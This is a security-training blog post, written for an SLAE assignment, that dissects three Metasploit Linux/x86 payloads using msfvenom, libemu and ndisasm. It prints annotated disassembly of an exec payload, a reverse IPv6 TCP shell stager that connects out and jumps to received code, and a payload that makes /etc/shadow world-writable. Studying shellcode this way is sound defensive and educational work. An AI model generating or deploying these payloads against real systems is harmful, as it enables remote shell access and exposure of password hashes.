
MENU



```
0x00417000 6A0B                       push byte 0xb
0x00417002 58                         pop eax
0x00417003 99                         cwd
0x00417004 52                         push edx
0x00417005 66682D63                   push word 0x632d
0x00417009 89E7                       mov edi,esp
0x0041700b 682F736800                 push dword 0x68732f
0x00417010 682F62696E                 push dword 0x6e69622f
0x00417015 89E3                       mov ebx,esp
0x00417017 52                         push edx
0x00417018 E8                         call 0x1
0x00417027 57                         push edi
0x00417028 53                         push ebx
0x00417029 89E1                       mov ecx,esp

0x0041702b execve
```

KARTIK DURG

LIVE YOUR PASSION!!

0X5: DISSECTING_METASPLOIT_SHELLCODE – LINUX/X86

Posted on October 4, 2018 by Kartik Durg

This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert Certification
Student ID: SLAE-1233
Assignment: 5
Github repo: https://github.com/kartikdurg

In this post we will be dissecting and analyzing the metasploit shellcodes using Ndisasm and Libemu.

Libemu: https://github.com/buffer/libemu


Packages like **dh-autoreconf** and **graphviz** are also needed in order to install and use libemu.

Now, lets start dissecting and analyzing the below metasploit shellcodes:


1) LINUX/X86/EXEC

To make it easier **sctest** in **libemu,** allows us to create the visual representation of a shellcode.


```
Command-Line:
==> msfvenom -p linux/x86/exec -f raw | ./sctest -vvv -Ss 100000 -G exec.dot
==> dot exec.dot -T png > exec.png
```



```
kartik@kartik-VirtualBox:~/libemu/tools/sctest$ msfvenom -p linux/x86/exec CMD=/bin/date -f raw | ./sctest -vvv -Ss 100000 -G exec.dot
graph file exec.dot
verbose = 3
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 45 bytes
```



```
kartik@kartik-VirtualBox:~/libemu/tools/sctest$ dot exec.dot -T png > exec.png
kartik@kartik-VirtualBox:~/libemu/tools/sctest$ ls
dot.c  exec.dot  Makefile     Makefile.in  nanny.h     sctest        sctestmain.c     sctest-sctestmain.o  sctest-userhooks.o  tests.h      userhooks.h
dot.h  exec.png  Makefile.am  nanny.c      options.h   sctest-dot.o  sctest-nanny.o   sctest-tests.o       tests.c             userhooks.c
kartik@kartik-VirtualBox:~/libemu/tools/sctest$
```




```
0x00417000 6A0B                          push byte 0xb
0x00417002 58                            pop eax
0x00417003 99                            cwd
0x00417004 52                            push edx
0x00417005 66682D63                      push word 0x632d
0x00417009 89E7                          mov edi,esp
0x0041700b 682F736800                    push dword 0x68732f
0x00417010 682F62696E                    push dword 0x6e69622f
0x00417015 89E3                          mov ebx,esp
0x00417017 52                            push edx
0x00417018 E8                            call 0x1
0x00417027 57                            push edi
0x00417028 53                            push ebx
0x00417029 89E1                          mov ecx,esp
```

```
0x0041702b execve
```

Analysis using ndisasm:

```
Command-Line:
==> msfvenom -p linux/x86/exec CMD=/bin/date -f raw | ndisasm -u -
```




```
kartik@kartik-VirtualBox:~$ msfvenom -p linux/x86/exec CMD=/bin/date -f raw | ndisasm -u -
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 45 bytes
```

```
00000000 6A0B           push byte +0xb
00000002 58             pop eax                 ;EAX=0xb
00000003 99             cdq                     ;EDX=0x0
00000004 52             push edx                ;Push EDX|Zero byte
00000005 66682D63       push word 0x632d        ;PUSH "-c"
00000009 89E7           mov edi,esp             ;Now EDI points to top of the stack
0000000B 682F736800     push dword 0x68732f     ;PUSH "hs/"
00000010 682F62696E     push dword 0x6e69622f   ;PUSH "nib/"
00000015 89E3           mov ebx,esp             ;EBX points to top of stack
00000017 52             push edx                ;Push EDX|Zero byte
00000018 E80A000000     call dword 0x27         ;Address of "/bin/date"
0000001D 2F             das                     ;Bytes of our string
0000001E 62696E         bound ebp,[ecx+0x6e]    ;Bytes of our string
00000021 2F             das                     ;Bytes of our string
00000022 6461           fs popad                ;Bytes of our string
00000024 7465           jz 0x8b                 ;Bytes of our string
00000026 005753         add [edi+0x53],dl       ;Push edi and ebx
00000029 89E1           mov ecx,esp             ;points to our "exec" command
0000002B CD80           int 0x80                ;syscall
```

2) LINUX/X86/SHELL/REVERSE_IPV6_TCP

Libemu:


```
Command-Line:
==> msfvenom -p linux/x86/shell/reverse_ipv6_tcp -f raw | ./sctest -vvv -Ss 100000 -G reverse_ipv6_tcp.dot
==> dot reverse_ipv6_tcp.dot -T png > reverse_ipv6_tcp.png
```



```
0x00417000 31DB                              xor ebx,ebx
0x00417002 53                                push ebx
0x00417003 43                                inc ebx
0x00417004 53                                push ebx
0x00417005 6A0A                              push byte 0xa
0x00417007 89E1                              mov ecx,esp
0x00417009 6A66                              push byte 0x66
0x0041700b 58                                pop eax

0x0041700c socket

0x0041700e 96                                xchg eax,esi
0x0041700f 99                                cwd
0x00417010 6800000000                        push dword 0x0
0x00417015 680A00020F                        push dword 0xf02000a
0x0041701a 6800005EFE                        push dword 0xfe5e0000
0x0041701f 6800000000                        push dword 0x0
```



```
0x0041701f 6800000000                              push dword 0x0
0x00417024 68FE800000                              push dword 0x80fe
0x00417029 52                                      push edx
0x0041702a 6668115C                                push word 0x5c11
0x0041702e 66680A00                                push word 0xa
0x00417032 89E1                                    mov ecx,esp
0x00417034 6A1C                                    push byte 0x1c
0x00417036 51                                      push ecx
0x00417037 56                                      push esi
0x00417038 89E1                                    mov ecx,esp
0x0041703a 43                                      inc ebx
0x0041703b 43                                      inc ebx
0x0041703c 6A66                                    push byte 0x66
0x0041703e 58                                      pop eax
```

```
0x0041703f connect
```

```
0x00417041 89F3                                    mov ebx,esi
0x00417043 B60C                                    mov dh,0xc
0x00417045 B003                                    mov al,0x3
```

Analysis using ndisasm:

```
Command-Line:
==> msfvenom -p linux/x86/shell/reverse_ipv6_tcp -f raw | ndisasm -u -
```


```
00000000 31DB              xor ebx,ebx
00000002 53                push ebx
00000003 43                inc ebx
00000004 53                push ebx
00000005 6A0A              push byte +0xa
00000007 89E1              mov ecx,esp
00000009 6A66              push byte +0x66
0000000B 58                pop eax
0000000C CD80              int 0x80
0000000E 96                xchg eax,esi
0000000F 99                cdq
00000010 6800000000        push dword 0x0
00000015 680A00020F        push dword 0xf02000a
0000001A 6800005EFE        push dword 0xfe5e0000
0000001F 6800000000        push dword 0x0
00000024 68FE800000        push dword 0x80fe
00000029 52                push edx
0000002A 6668115C          push word 0x5c11
0000002E 66680A00          push word 0xa
00000032 89E1              mov ecx,esp
00000034 6A1C              push byte +0x1c
00000036 51                push ecx
00000037 56                push esi
00000038 89E1              mov ecx,esp
0000003A 43                inc ebx
```

```
0000003B 43                 inc ebx
0000003C 6A66               push byte +0x66
0000003E 58                 pop eax
0000003F CD80               int 0x80
00000041 89F3               mov ebx,esi
00000043 B60C               mov dh,0xc
00000045 B003               mov al,0x3
00000047 CD80               int 0x80
00000049 89DF               mov edi,ebx
0000004B FFE1               jmp ecx
```

3) LINUX/X86/CHMOD

Libemu:

```
Command-Line:
==> msfvenom -p linux/x86/chmod -f raw | ./sctest -vvv -Ss 100000 -G chmod.dot
==> dot chmod.dot -T png > chmod.png
```



```
0x00417000 99                         cwd
0x00417001 6A0F                       push byte 0xf
0x00417003 58                         pop eax
0x00417004 52                         push edx
0x00417005 E8                         call 0x1
0x00417016 5B                         pop ebx
0x00417017 68B6010000                 push dword 0x1b6
0x0041701c 59                         pop ecx
```

```
0x0041701f 6A01                       push byte 0x1
0x00417021 58                         pop eax
```

Analysis using ndisasm:

```
00000000  99                cdq                 ;Push EDX|Zero byte
00000001  6A0F              push byte +0xf      ;chmod()
00000003  58                pop eax             ;EAX=0xf
```

```
00000004 52             push edx           ;PUSH EDX=0x0
00000005 E80C000000     call dword 0x16    ;call the code
0000000A 2F             das                ;start of our string
0000000B 657463         gs jz 0x71
0000000E 2F             das
0000000F 7368           jnc 0x79
00000011 61             popad
00000012 646F           fs outsd
00000014 7700           ja 0x16            ;end of our string
00000016 5B             pop ebx            ;EBX=string
00000017 68B6010000     push dword 0x1b6   ;"0x1b6" in OCTAL=0666
0000001C 59             pop ecx            ;chmod()
0000001D CD80           int 0x80
0000001F 6A01           push byte +0x1
00000021 58             pop eax
00000022 CD80           int 0x80           ;execute chmod()
```

Thank you for reading 🙂

- Kartik Durg

SHARE THIS:

Like

Be the first to like this.

PUBLISHED BY KARTIK DURG

Security Researcher | Threat Hunting | Red Team | OSCP | SLAE | OSCE🤓 PC gamer and a huge fan of ARSENAL FC!! <3

View all posts by Kartik Durg

PREVIOUS POST

0x4: ROT13_XOR_Encoder_MMX_Decoder_Shellcode – Linux/x86

NEXT POST

0x6: Polymorphic_Shellcode_Example – Linux/x86

LEAVE A REPLY

Enter your comment here...

SEARCH

Search …

SEARCH

FOLLOW BLOG VIA EMAIL

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1 other follower

Enter your email address

FOLLOW